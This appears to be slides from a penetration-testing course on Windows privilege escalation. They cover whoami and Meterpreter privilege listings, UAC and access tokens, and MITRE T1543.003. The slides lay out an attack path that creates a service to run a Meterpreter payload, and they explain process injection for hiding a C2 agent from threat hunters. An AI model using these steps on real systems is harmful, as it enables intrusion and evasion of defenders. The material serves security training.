


```
PS C:\WINDOWS\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\WINDOWS\system32>
```

Privilege Escalation

Method 2: In Meterpreter, this is accomplished with `getprivs.`

This is important, as it helps determine how privileged your user is and which privilege escalation technique should be used.




```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

User Account Control and Tokens

In Windows, users have the ability to right-click on a program and select Run as administrator if they are logged in as an administrator. By default, this is a feature of UAC.

UAC is a Windows security feature that applies the principle of least privilege, meaning that the only time administrative access should be used is when it is needed.

For example, checking the IP address can be accomplished by any user, but changing the IP address requires administrator privileges.



User Account Control


Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows


Let’s compare a “normal” **PowerShell** session with a **PowerShell** session run as an administrator.

Run via double-click (normally)



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\tstark> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\tstark>
```

Run as an administrator




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32> _
```

Notice how many more permissions a process has now.

UAC is possible due to access tokens in Windows.

“An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user’s password by comparing it with information stored in a security database.

If the password is authenticated, the system produces an access token. Every process executed on behalf of this user has a copy of this access token.”



In Windows, administrators have a split token, meaning they log on with standard user permissions.

Their administrator permissions are not present until they specifically ask for them (e.g., right-click and select **Run as administrator**), at which point a new access token is created and applied to whatever new process they created.

Privilege Escalation Techniques in Windows

There are many privilege escalation techniques in Windows and, typically, two “paths” to privilege escalation:


01 Low-privilege user > High-privilege user > SYSTEM

02 High-privilege user > SYSTEM

This is important because certain privilege escalation techniques are specific to a low-privilege user trying to escalate to a high-privilege user.

We will focus on MITRE technique T1543.003:

Create or modify system process: Windows service.



Create or Modify System Process: Windows Service

Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. When Windows boots up, it starts programs or applications called services that perform background system functions.[1] Windows service configuration information, including the file path to the service's executable or recovery programs/commands, is stored in the Windows Registry. Service configurations can be modified using utilities such as sc.exe and Reg.

Adversaries may install a new service or modify an existing service by using system utilities to interact with services, by directly modifying the Registry, or by using custom tools to interact with the Windows API. Adversaries may configure services to execute at startup in order to persist on a system.

ID: T1543.003

Sub-technique of: T1543

ⓘ Tactics: Persistence, Privilege Escalation

ⓘ Platforms: Windows

ⓘ Effective Permissions: Administrator, SYSTEM

ⓘ CAPEC ID: CAPEC-478, CAPEC-550, CAPEC-551

Contributors: Matthew Demaske, Adaptforward; Pedro Harrison;

Privilege Escalation Techniques in Windows

Services in Windows are crucial to the operating system running.

In addition, several third-party programs require and depend on services to run.

Because of this, services always run as SYSTEM by default.

Privilege Escalation Techniques in Windows

Also by default, administrators are allowed to create services, so our privilege escalation attack path is clearly defined as follows:

01

As an administrator, create a new service in Windows.

02

Tell the service to execute an executable of our choice, such as a Meterpreter payload.

03

Start the service and listen for the payload callback in Metasploit.

Activity:

Windows Privilege Escalation

In this activity, you will implement a privilege escalation attack path with Metasploit.

Suggested Time:

15 Minutes

Time’s up!

Let’s review

Questions?

Break

15 mins


Process **Migration**

Once we are SYSTEM and have full access to the machine, we can explore **process migration.**

Process migration, or **process injection**, means moving the active process of the C2 agent to another active process. Essentially, it allows a current process to “inject” or “migrate” its data into another process. The old process takes the name of the new, migrated process.

Process Migration

Two primary purposes for process migration:



To **conceal** the identity of a C2 agent

To **move** to a more stable process

Process Migration Example

If you send a payload named `payload.exe` to a user and they double-click it, the C2 agent process is called `payload.exe`.

This name is very obvious to threat hunters inspecting the active processes on the machine.

Many defense products will also recognize the name and quickly shut it down.

But migrating to another process, say `SearchIndexer.exe`, conceals the name of the payload.

Instead of Meterpreter communicating from the process `payload.exe`, it now communicates from `SearchIndexer.exe`, because the contents of `payload.exe` were migrated to `SearchIndexer.exe`.

Process Migration

In addition to adding a layer of stealth, process migration also improves the stability of the process.

- Payloads are often generated for a general OS and architecture, e.g., Windows x64.
- These payloads do not take into account certain things, such as necessary DLLs in order to run properly.
- By migrating to another process that Windows has spawned, the payload becomes much more stable.

Process Migration

We can use many techniques for process migration and injection. However, at the base they are all similar and leverage the Windows API. They work as follows:

01 Open a handle to a target process.

02 Allocate memory in the target process.

03 Write the payload contents into the newly allocated section of memory in the target process.

04 Run the new payload contents in the target process.

Instructor **Demonstration**

Process Migration

